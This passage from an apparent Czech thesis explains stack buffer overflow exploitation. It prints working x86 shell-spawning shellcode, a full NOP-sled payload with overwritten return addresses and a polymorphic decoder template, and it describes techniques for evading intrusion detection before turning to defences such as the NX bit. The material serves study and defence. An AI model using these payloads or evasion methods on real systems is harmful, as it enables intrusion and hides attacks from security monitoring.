Zřetelně na tomto výstupu vidíme, že `buffer2` je umístěn na nižší adrese než `buffer1` a že z něj přetekly do `buffer1` dva znaky. Pokud bychom řetězec `0123456789` nakopírovali pro změnu do `buffer1`, taktéž by přetekl, ale přepsal by ukazatel na rámec a návratovou adresu, což by vyvolalo chybu segmentace[13] a program by byl ukončen. Za předpokladu, že bychom návratovou adresu funkce přepsali námi požadovanou návratovou adresou, získali bychom kontrolu nad prováděním programu. Komplikací této metody jsou však preventivní bezpečnostní opatření, která jsou popsána dále v *Kapitole 5.1*.

Nutno ještě podotknout, že adresy se budou na různých počítačích a systémech lišit. Pokud tentýž program přeložíme a spustíme na operačním systému Windows, výsledná adresa bude kvůli jinému rozvržení virtuálního adresového prostoru úplně odlišná:

```
Buffer1: 89 na adrese 0x22ff18
Buffer2: 0123456789 na adrese 0x22ff10
```

3.2 Části shell-kódu

Dříve, než se podíváme, jak kompletní shell-kód vytvořit, popíšeme, z jakých částí se skládá. Z kapitoly 2 již víme, že jeho výkonnou částí je payload neboli operační kód. V předešlé podkapitole jsme se dozvěděli o další části – návratové adrese. Ale ještě existuje jedna část, o které jsme se dosud nezmínili, a tou je NOP sled, což je posloupnost instrukcí NOP (0x90), které neprovádějí žádnou akci a obvykle se používají pro správné časování výpočetních cyklů. V našem případě mají ale jinou funkci, ke které se za chvíli dostaneme.

Když chceme přepsat návratovou adresu funkce na zásobníku, musíme vědět, jakou adresou ji přepsat. Chceme přesměrovat vykonávání tak, aby proběhl náš operační kód. Aby fungoval správně, musíme jej začít provádět přesně od začátku, a tudíž bychom museli znát přesnou adresu, na které bude tento operační kód začínat. A to bývá problém. Můžeme využít hrubé síly a zkoušet množství různých adres, ale tento způsob je vysoce neefektivní. A právě v tuto chvíli přichází ke slovu již zmíněný NOP sled. Oproti vlastnímu operačnímu kódu má tu výhodu, že pokud je vykonávání přesměrováno kamkoli do jeho vnitřku, vždy se dostaneme na jeho konec. Běh programu jakoby sklouzne až k operačnímu kódu, který je umístěn za ním. To je také důvod, proč se tato část nazývá sled, což znamená anglicky sáně. Díky této technice tedy nepotřebujeme znát přesnou adresu.

Když to tedy shrneme, klasický shell-kód pro zneužití přetečení bufferu na zásobníku se skládá z NOP sledu, za kterým následuje vlastní operační kód, a je zakončen opakující se návratovou adresou. Přehledně je to zobrazeno na *Obrázku 3.1*.

Obrázek 3.1: Složení shell-kódu

[13] *anglicky Segmentation fault*

3.3 Tvorba shell-kódu

Tvorba shell-kódů pro zneužití přetečení bufferu na zásobníku je na operačních systémech Linux a Windows velmi podobná, u druhého zmíněného je ale o něco složitější. Proto si ji nejprve popíšeme na prvním zmíněném operačním systému a průběžně budeme zmiňovat rozdíly.

Během tvorby shell-kódu plně využijeme našich znalostí jazyka symbolických instrukcí. Ze všeho nedříve napíšeme program, který dělá to, co požadujeme, a pomocí assembleru NASM[14] jej zkonvertujeme do strojového kódu. Nejklasičtějším shell-kódem je shell-kód pro zpřístupnění shellu, a proto si na něm principy tvorby ukážeme. Nejprve si uveďme, jak bychom žádaného cíle dosáhli v jazyce C. Nejsnadnějším řešením je zavolání unixového systémového volání execve(), které má číslo 11 a jehož předpis je následující:

```
int execve(const char *filename, char *const argv[],char *const envp[]);
```

První parametr určuje, jaký soubor se má spustit (musí to být skript nebo binární soubor), druhým parametrem je pole řetězcových argumentů, které budou předány spouštěnému programu, a posledním parametrem se programu předává nastavení prostředí. Toto systémové volání má číslo 11. Další funkcí, kterou použijeme, bude exit(), jejíž číslo systémového volání je 1 a pomocí které zajistíme, že se program ukončí v případě neúspěšného volání funkce execve():

```
void exit(int status);
```

Tyto dvě funkce nám již stačí k napsání požadovaného programu v jazyce symbolických instrukcí. Mohli bychom se do psaní pustit hned, ale ještě předtím je třeba si uvědomit jednu důležitou věc. Až bude kompletní shell-kód hotový, bude se s ním pracovat jako s řetězcem. V jazyce C jsou řetězce ukončeny znakem 0x00, takže jakmile funkce pro práci s řetězci na tento znak narazí, již dále nepokračují a pokládají jej za konec. Tudíž si musíme dát již při psaní programu v jazyce symbolických instrukcí pozor na to, abychom se znaku 0x00 vyvarovali. Možností, jak by mohl zamýšlený program vypadat, je více, my použijeme podobu prezentovanou v [1]. Celý program je umístěn v *Příloze A*.

Na Windows výše zmíněný způsob s využitím systémových volání není příliš běžný. Na rozdíl od Linuxu, kde jsou čísla systémových volání stále stejná, na Windows se s každou verzí a novým servisním balíčkem mění. Kdybychom tedy výše uvedený způsob použili, omezili bychom funkčnost operačního kódu pouze na stávající verzi Windows. Místo toho se využívá dynamicky linkovaných knihoven, které umožňují přístup k funkcím jádra. Jejich adresa bývá známa a pomocí jejich analýzy je možno najít konkrétní adresu požadovaných funkcí. Celý tento proces má za následek, že operační kód pro Windows je běžně mnohonásobně delší než operační kód pro Linux. Popis způsobu, jak zmíněné adresy zjistit je komplikovanější a je uveden v [6] a [7].

Jakmile máme kód vytvořený, pomocí překladače NASM jej přeložíme a zobrazíme pomocí disassembleru či například pomocí nástroje Objdump. Posloupnost bajtů reprezentující program posléze přepíšeme do řetězce. Výsledný řetězec je vidět na Příkladu 3.2.

[14] http://www.nasm.us

```
\xeb\x16\x5b\x31\xc0\x89\x43\x07\x89\x5b\x08\x89\x43
\x0c\x8d\x4b\x08\x8d\x53\x0c\xb0\x0b\xcd\x80\xe8\xe5
\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58\x41\x41
\x41\x41\x42\x42\x42\x42
```

Příklad 3.2: Operační kód pro zpřístupnění shellu

Nyní, když již známe požadovaný operační kód, můžeme vytvořit zbytek shell-kódu. Následně musíme určit hodnotu, jakou máme přepsat návratovou adresu funkce. K tomu nám v generátoru poslouží funkce zobrazená v Příkladu 3.3. Poté ještě musíme zjistit, respektive uhádnout, vzdálenost (offset) od této adresy.

```
unsigned long get_sp(void)
{
      __asm__(mov %esp,%eax");
}
```

Příklad 3.3: Zjištění ESP

Při vytváření exploitu na systému Linux nám zmíněná funkce vrátí hodnotu podobnou adrese 0xbffff202. Vytvoříme si pole znaků typu *unsigned char*, které bude větší než pole, jež chceme přetéci. Pro jednoduchost můžeme zvolit velikost třeba o 100 bajtů větší. Poté do celého tohoto pole nakopírujeme opakující se návratovou adresu, čímž se ujistíme, že k přetečení dojde.

Při vytváření exploitu na systému Windows ale nastane komplikace. Jak jsme ukázali v *Kapitolách 2.4* a *3.1* má adresa zásobníku má první bajt nulový. Dokonce i v případě, že by se nám tedy podařilo adresu nakopírovat do celého bufferu správně, vyskytovaly by se ve výsledném shell-kódu nulové znaky. Musíme tedy použít jinou techniku. V tuto chvíli budeme muset podrobněji zanalyzovat program, ve kterém chceme zranitelnost zneužít, a zjistit přesnou vzdálenost návratové adresy od začátku bufferu, který chceme přetéci. Konkrétně to provedeme na programu z Příkladu 3.4.


```
#include <stdio.h>
#include <string.h>

void test(char* a)
{
      char buffer1[10] = "BBBBBBBB";
      strcpy(buffer1,a);
}

int main(void)
{
      test("AAAA");
      return 0;
}
```

Příklad 3.4: Testovací program na přetečení

Tento program přeložíme ve vývojovém prostředí Code::Blocks[15], nastavíme záchytný bod debuggeru těsně za volání funkce strcpy() ve funkci test() a spustíme ladění. Necháme si zobrazit

[15] http://www.codeblocks.org

paměť a zároveň informace o současném zásobníkovém rámci. Výsledek je vidět na *Obrázku 3.2*. Kromě zajímavých informací o rozložení zásobníkového rámce nás bude zejména zajímat umístění návratové adresy a adresa začátku bufferu. Buffer, na jehož začátku jsou čtyři znaky A (0x41), začíná na adrese 0x0022fee6. Uložená návratová adresa, která v tomto případě nabývá hodnoty 0x0040136e, se nachází na adrese 0x0022ff0c. Pokud tyto získané adresy od sebe odečteme, zjistíme, že návratová adresa je uložena 38 bajtů od začátku bufferu, který máme v úmyslu nechat přetéci. S touto informací nám tedy stačí při tvorbě shell-kódu pouze jedno nakopírování adresy na konkrétní místo.



Obrázek 3.2: Výstup z debuggeru (Win32)

Další postup už je shodný pro oba systémy. Vytvoříme NOP sled o dostatečné délce, za něj nakopírujeme získaný operační kód a náš shell-kód je hotov. Výsledný shell-kód pro zneužití přetečení bufferu na zásobníku na Linuxu v případě o něco většího bufferu je zobrazen v *Příkladu 3.5*.

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\xeb\x16\x5b\x31\xc0\x89\x43\x07\x89\x5b\x08\x89\x43\x0c\x8d\x4b\x08\
x8d\x53\x0c\xb0\x0b\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58\x41\x41
\x41\x41\x42\x42\x42\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\x
f2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x0
2\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf
\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\
xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf\x02\xf2\xff\xbf
```

Příklad 3.5: Hotový shell-kód

4 Polymorfní shell-kódy

V této kapitole se konečně podíváme na různé metody polymorfismu a popíšeme autorem navržené úpravy.

4.1 Způsob testování

4.1.1 Stanovení spektrálního obrazu

Cílem polymorfních metod je zamaskování klasického shell-kódu tak, aby bezpečnostní programy využívající detekci vzorů neměly možnost rozpoznat žádné opakující se posloupnosti bajtů. Avšak samotné použití různých polymorfních metod ještě nezaručuje úspěšné obejití zmíněného způsobu detekce. Pokud je v implementaci generátoru drobná chyba, která způsobuje vytváření shodných vzorů (byť minimálních) v různých bězích programu, znehodnocuje celý proces maskování.

Nejsnadnějším způsobem, jak opakující se vzory rozpoznat, je vytvoření spektrálního obrazu vygenerovaného shell-kódu a jeho porovnání se spektrálními obrazy dalších běhů programu. Pokud budeme uvažovat spektrum ve stupních šedi, může zobrazit maximálně 255 možností, což odpovídá počtu možných bajtů ve vygenerovaném shell-kódu.

Pokud jednotlivá řádková spektra více běhů programu složíme dohromady do jediného obrazu, můžeme většinou na první pohled rozpoznat případné vzory. Je ovšem nutno dodat, že tato metoda rozhodně není stoprocentní a je omezena schopnostmi lidského oka. Například bajty o hexadecimální hodnotě 0x41 a 0x42 se zobrazí téměř totožně. Řešením by mohlo být generování barevného spektra, ale pro potřeby této práce vystačíme s uvedenými stupni šedi.

4.2 Metody polymorfismu

4.2.1 Falešný NOP sled

Dlouhá posloupnost NOP instrukcí je jednou z nejlépe detekovatelných částí klasických shell-kódů. Zatímco operační kód u nich bývá různý pro různě zaměřené shell-kódy, NOP sled je vždy stejný, a proto je jeho detekcí možno rozpoznat i neznámé nové exploity. Pokud chceme, aby náš shell-kód nebyl pomocí detekovaného NOP sledu odhalen, musíme tuto posloupnost nahradit či zamaskovat. Nejjednodušším způsobem, jak toho docílit, je použít jiné instrukce, přes které vykonávání programu také doběhne až k vlastnímu operačnímu kódu, ale jež zároveň nemají na jeho vykonání žádný vedlejší vliv. Musíme si ovšem uvědomit, že většině případů nevíme přesně, kam konkrétně bude pomocí přepsané návratové adresy vykonávání přesměrováno. Z toho vyplývá, že každý bajt ve falešném NOP sledu musí být zároveň začátkem nějaké instrukce. Daná skutečnost činí použití vícebajtových instrukcí složitějším, protože nevhodná několikabajtová instrukce může vést k chybě programu. Z tohoto důvodu se v současných generátorech polymorfních shell-kódů zpravidla používají pouze jednobajtové instrukce.

Klasickým představitelem generátoru polymorfních shell-kódů je ADMmutate, o kterém si řekneme později v *Kapitole 4.3.* Používá 55 jednobajtových instrukcí, mezi které patří zejména různé varianty instrukcí INC reg32 (inkrementace registru), DEC reg32 (dekrementace registru), PUSH

reg32 (vložení obsahu registru na zásobník), POP reg32 (vyjmutí hodnoty na vrcholu zásobníku do registru) a XCHG reg32, reg32 (prohození dvou hodnot registrů) a několik dalších. Z celkového množství 255 možných variant je tedy použito 21 %.

Dalších jednobajtových instrukcí, které se pro falešný NOP sled zatím nepoužívají, ale bylo by možno je využít, nebude mnoho. V autorem vytvořeném generátoru se podařilo navýšit počet jednobytových instrukcí pouze o dvě na celkový počet 57. Proto se jeví snadnějším použití dvou- a vícebajtových kombinací. Problémem ovšem je, jak vybrat ty použitelné. Můžeme použít buďto hrubou sílu a testovat všechny možné kombinace, nebo projít celý manuál k mikroprocesorové řadě IA-32 a testovat manuálně jednu instrukci za druhou. Pro nalezení dvoubajtových kombinací je možno hrubé síly použít, aniž by testování trvalo zbytečně dlouho.

Pomocí skriptu napsaného v jazyce Perl budeme testovat jednotlivé kombinace bajtů, kde na prvním místě se bude nacházet číselná hodnota potenciální instrukce a na druhém místě bude hodnota některé ze známých jednobajtových instrukcí. Jestliže je možných 255 různých hodnot prvního bajtu instrukce, po vyřazení hodnot jednobajtových instrukcí toto číslo snížíme pod 200 a dalším vyřazováním tuto hodnotu ještě dále snížíme. Musíme například odebrat hodnotu 0x00 či hodnoty prvních bajtů instrukcí pro změnu vykonávání běhu programu (JMP, CALL, LOOP, RET). Do bufferu tedy nejdříve umístíme právě testovanou kombinaci a za ni vložíme testovací operační kód, který bude mít za cíl vytisknout zprávu „DONE“. Pokud se ve výstupu tato zpráva objeví, znamená to, že právě testovaná kombinace prošla prvním testem. Všechny instrukce, které jsme takto získali, budeme ale ještě muset řádně otestovat v dalších testech a až na konci je budeme moci prohlásit za použitelné.


Po provedení daných testů jsme získali soubor dalších použitelných kombinací, u kterých jsme si jisti, že každý bajt z těchto kombinací je začátkem samostatné instrukce. Výsledkem je dalších 1 616 kombinací, které můžeme použít ve falešném NOP sledu. Počet zastoupených bajtů se zvýšil na 135, což je 52% zastoupení spektra bajtů. Přehledně jsou použité bajty zobrazeny na *Obrázku 4.1*, kde tmavě zvýrazněné buňky reprezentují bajty použité v rámci jednobajtových instrukcí a světle zvýrazněné buňky reprezentují nově přidané bajty.

Vygenerované spektrum různých variant NOP sledu je zobrazeno na *Obrázku 4.2*. Vrchní sekce zobrazuje spektrum klasického NOP sledu složeného pouze z instrukcí NOP. Prostřední sekce ukazuje spektrum posloupností vygenerovaných pouze z jednobajtových instrukcí. Poslední, nejspodnější sekce zobrazuje spektrální obraz, kterého bylo dosaženo využitím i dvoubajtových kombinací.

Pokud bychom chtěli zastoupení bajtů dále navýšit, museli bychom se porozhlédnout po tří- a vícebajtových instrukcích. V tomto případě je ale testování hrubou silou, které jsme použili pro zjištění dvoubajtových kombinací, časově velmi náročné a neefektivní, a bylo by snazší testovat potenciální kombinace manuálně.

Bajt	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2																
3																
4																
5																
6																
7																
8																
9																
A																
B																
C																
D																
E																
F																

Obrázek 4.1: Výskyt bajtů ve falešném NOP sledu



Obrázek 4.2: Spektrální obraz vygenerovaných NOP sledů

4.2.2 Zakódování operačního kódu

Taktéž vlastní operační kód je nutno zakódovat tak, aby jej nedokázaly systémy pro detekci vzorů rozpoznat. Jakým způsobem můžeme nás operační kód zakódovat? Nejdříve se musíme rozhodnout, které instrukce pro kódování použijeme. V současných generátorech se pro kódování zpravidla používá pouze instrukce XOR, která provádí výlučný součin svých operandů. Můžeme ale využít dalších instrukcí:

- ROR – rotace vpravo
- ROL – rotace vlevo
- ADD – součet
- SUB – odečet
- INC – inkrementace

- DEC – dekrementace

Kromě posledních dvou zmíněných vyžadují všechny uvedené instrukce klíč, který použijí jako jeden ze svých operandů. Aby při každém generování byl zakódovaný operační kód jiný, je nutno, aby tento klíč byl náhodně generován. Nejprve náhodně zvolíme instrukce a jejich klíče, které použijeme pro kódování. S těmito klíči a operacemi komplementárními k vygenerovaným instrukcím operační kód zakódujeme. Poté poskládáme dohromady kompletní dekódovací rutinu a vložíme ji před zakódovaný operační kód. Základní dekódovací program je uveden v *Příloze C*. Až se bude shell-kód vykonávat, operační kód bude na zásobníku dekódován a poté proveden.


Je nutno si uvědomit, že i zmíněná dešifrovací posloupnost musí mít polymorfní vlastnosti. Toho docílíme vložením nadbytečných instrukcí mezi její jednotlivé bajty. Smíme použít pouze ty instrukce, které nepracují s registry použitými při dekódování. Pro tento účel jsou využity pouze některé jednobajtové instrukce. Šablona uspořádání dekodéru je zobrazena v *Příkladu 4.1*.

```
----\xeb\x00----\x5e----\x31\xc9----\xb1\x00_____________
----\x46----\xe2\x00----\xeb\x05----\xe8\x00\xff\xff\xff
```

Příklad 4.1: Uspořádání dekodéru

Na místa, kde se nachází posloupnost `----`, můžeme vložit nadbytečné instrukce, na místo posloupnosti `_____` vložíme výše vygenerované instrukce pro dekódování. Na místo prvního výskytu znaku \x00 vložíme vzdálenost, na jakou se má provést skok dopředu (musíme skočit až na instrukci CALL, kterou reprezentuje posledních pět bajtů řetězce). Na místo dalšího znaku \x00 vložíme délku dekódovaného operačního kódu. Zmíněný příklad je určen pouze pro operační kódy do velikosti 255 bajtů. Místo třetího znaku \x00 vložíme vzdálenost k počátku dekódovacích instrukcí (tj. místo, kde začíná posloupnost `_____`). Poslední znak \x00 nahradíme vzdáleností, kterou musíme skočit zpět na vykonání instrukce POP esi, která je v našem příkladu reprezentována znakem \x5e. Všechny dané vzdálenosti musíme počítat až při generování na základě množství vygenerovaných dekódovacích instrukcí a počtu nadbytečných instrukcí.

Spektrální obrazy tří možných podob operačních kódů jsou zobrazeny na *Obrázku 4.3*. Horní sekce zobrazuje situaci, kdy žádné kódování nepoužijeme, a tudíž je při všech generováních výsledek stejný. Prostřední sekce zobrazuje použití nezamaskovaného dekodéru. Zřetelně vidíme opakující se vzory v jednotlivých generováních. Poslední sekce zobrazuje situaci, kdy byl použit dekodér s použitím nadbytečných instrukcí.




Obrázek 4.3: Spektrální obraz operačních kódů

Umístění dekodéru před zakódovaný operační kód je v současné době nejpoužívanější. Větší variability kódovaní je ale možno dosáhnout umístěním dalšího dekodéru za vlastní operační kód. Oba dekodéry by měly na starosti jinou část operačního kódu, čímž by se zvýšila obtížnost jeho rozpoznání.

4.2.3 Měnění návratové adresy

Stejně jako ostatní části shell-kódu je posloupnost opakujících se návratových adres snadno detekovatelná. Problémem ale je, že tyto adresy nemůžeme nijak výrazně zamaskovat. V generátoru ADMutate je použita metoda mírného zamaskování adresy, spočívající v měnění dolních bitů adresy. Množství bitů, které můžeme změnit, závisí na velikosti NOP sledu v shell-kódu. Pokud je dlouhý, můžeme si dovolit větší odchylku, a tudíž zvětšit variabilitu adres.

Spektrální obraz možných variant podoby návratových adres je zobrazen na *Obrázku 4.4*. Vrchní sekce zobrazuje nezměněné návratové adresy, spodní sekce ukazuje adresy upravené. I přes použití této metody je možno opakující se návratové adresy snadno rozeznat. Aby se adresa tolikrát neopakovala, využijeme techniky popsané v *Kapitole 3.3* a pomocí pečlivého prozkoumání paměti zjistíme přesné umístění návratové adresy funkce. Adresu, ukazující do NOP sledu, nám poté stačí do shell-kódu nakopírovat v minimálním počtu, nebo ještě lépe pouze jednou. Co ale uděláme s místem, které jsme takto ušetřili? Jednou z možností je posunout zakódovaný operační kód společně s dekodérem a prodloužit NOP sled. Na druhou stranu tento prostor můžeme využít i jinak, a to přidáním výplně, ale tento postup si popíšeme až v další kapitole.



Obrázek 4.4: Spektrální obraz opakujících se návratových adres

4.2.4 Výplň

Tato metoda částečně souvisí s metodami předchozími. V *Kapitole 4.2.3* jsme se zmínili, že do ušetřeného prostoru, který jsme získali snížením počtu opakování návratových adres, můžeme vložit určitou výplň. Z čeho se tato výplň bude skládat? Než si na tuto otázku odpovíme, měli bychom poznamenat, že detekce známých vzorů není jediným způsobem. V *Kapitole 5.2.2* popíšeme ještě detekci anomálií. Stručně zde jen uvedeme, že tento způsob detekce je založen na statistickém vyhodnocování síťového provozu. Pokud systém pro detekci či prevenci průniku tuto metodu používá, má přehled o tom, jak vypadá běžný provoz. To mu dovoluje kontrolovat například spektrum přenášených bajtů.

Shell-kódy se tomuto spektru většinou příliš nepodobají. A právě výplně můžeme použít pro přizpůsobení se. Pokud bychom znali spektrum síťového provozu na počítači, na kterém se nachází bezpečnostní chyba, mohli bychom mu náš shell-kód přizpůsobit generováním výplně. Tato metoda je součástí generátoru polymorfních shell-kódů CLET, popsaného v *Kapitole 4.3* a [9].

V autorem vytvořeném generátoru se výplň generuje náhodně, bez ohledu na spektrum síťového provozu.

4.2.5 Tisknutelný ASCII shell-kód

Za účelem obejití restriktivních opatření bufferu, která jsou popsány v *Kapitole 5.1.2*, můžeme použít speciálního druhu shell-kódů. Tyto shell-kódy se celé skládají z instrukcí, jejichž hodnoty odpovídají pouze tisknutelným znakům. Z tohoto důvodu je označujeme právě jako tisknutelné ASCII shell-kódy.

Vzhledem k tomu, že počet těchto instrukcí je omezený, bylo by velmi složité pomocí nich vytvořit nějaký klasický shell-kód. Z tohoto důvodu fungují tisknutelné ASCII shell-kódy jiným způsobem. Konkrétně pomocí svých instrukcí na zásobníku teprve požadovaný operační kód samy vybudují.

Tato technika není v autorem vytvořeném generátoru použita, a proto ji nebudeme dále popisovat. Pokud by nás více zajímala, můžeme o ní zjistit více informací z [1].

4.3 Významné generátory

Generátorů polymorfních shell-kódů existuje v současné době větší množství. My si v této kapitole ale stručně představíme pouze tři nejznámější a nejdůležitější. Jsou jimi ADMmutate[16], CLET ([8]) a Metasploit Framework[17].

Nejdříve popíšeme prvně jmenovaný. Ze zmíněných generátorů je nejstarším. V jazyce C implementuje několik technik tvorby polymorfních shell-kódů. První z nich je falešný NOP sled generovaný ze souboru 55 jednobajtových instrukcí. Jeho autor sice možné rozšíření pomocí instrukcí vícebajtových navrhuje, ale v praxi jej neimplementuje. Navíc může použitým instrukcím nastavit váhu a tím ovlivnit výsledné rozložení. Další metodou je zakódování operačního kódu pouze pomocí funkce XOR s použitím nadbytečných instrukcí. Poslední polymorfní metodou, implementovanou v tomto generátoru, je měnění spodních bitů návratové adresy. Za zmínku stojí taktéž fakt, že mimo IA-32 poskytuje podporu i pro další architektury.

[16] http://www.ktwo.ca/security.html
[17] http://www.metasploit.org

Druhým zmíněným generátorem je CLET. Tento generátor je významný hlavně z důvodu svojí implementace přizpůsobení se spektru síťového provozu. Pomocí analýzy souboru se zaznamenaným spektrem může vygenerovat shell-kód, který je velmi podobný původnímu spektru. K tomuto účelu využívá generování více dekódovacích posloupností, ze kterých poté vybírá tu nejvhodnější. Navíc výsledné spektrum ovlivňuje i generováním výplně. Těmito technikami umožňuje obejít i bezpečnostní systémy založené na jiných principech než je detekce vzorů.

Posledním generátorem, který zde popíšeme, je komplexní Metasploit Framework implementovaný ve skriptovacím jazyce Ruby. Je to profesionální vývojové prostředí nabízející množství různých voleb a nástrojů pro penetrační testování systémů. Ve své databázi má uloženo množství známých operačních kódů využívajících mimo přetečení bufferu na zásobníku i další druhy zranitelností.

5 Obranné techniky

5.1 Preventivní opatření

Tato podkapitola je vypracována na základě [3] a [10].

5.1.1 Bezpečné programování

Aby mohl útočník zneužít bezpečnostní slabinu programu, musí tuto slabinu nejprve nalézt. Čím méně mu jich tedy poskytneme, tím složitější a namáhavější bude jeho snaha. Pokud budeme dodržovat správné programovací techniky a programovat s ohledem na bezpečnost, množství chyb dokážeme zásadně omezit.

Knihovny jazyka C nám poskytují množství funkcí, kterými můžeme nahradit některé méně bezpečné. Příkladem může být například využití funkce `strncpy()` místo `strcpy()`. První jmenovaná vyžaduje navíc číselný parametr *n*, udávající, kolik znaků se má kopírovat. Pokud je tento parametr zvolen správně, nemůže dojít při kopírování dvou polí k přetečení. Mělo by být pravidlem, aby programátor kontroloval všechny možné vstupy, zda jsou bezpečné.

5.1.2 Restriktivní opatření bufferu

Tato preventivní technika se částečně pojí s předchozí podkapitolou. Shell-kód, který chceme využít pro exploitaci, obsahuje většinou široké spektrum instrukcí. Pokud pro dané pole, do něhož jej chceme nakopírovat, máme zavedeno omezení, co všechno může obsahovat (například pouze tisknutelné ASCII znaky), náš shell-kód nebude pravděpodobně fungovat.

Bohužel ani tato technika není stoprocentně účinná. Pokud využijeme polymorfní techniky tvorby tisknutelného ASCII shell-kódu, omezení bufferu na tisknutelné znaky nám nijak nepomůže.

5.1.3 Nespustitelný zásobník

Při klasickém způsobu exploitace se snažíme pomocí přetečení na zásobníku přepsat návratovou adresu rámce tak, aby ukazovala na námi vložený shell-kód, který se následně provede. Pokud se ale program, na který je veden útok, nachází na operačním systému, který má aktivovano omezení spouštění dat na zásobníku, náš záměr bude zmařen. Systém sám rozpozná, že se mají provést instrukce mimo spustitelnou část programové paměti, a program bude ukončen chybou segmentace.

Toto protiopatření je hardwarově implementováno pomocí NX bitu, což je vlastnost procesoru umožňující označit určité části paměti jako nespustitelné. Nutno však podotknout, že tuto techniku musí podporovat operační systém. Linuxové distribuce obsahují podporu této technologie od jádra 2.6.8.

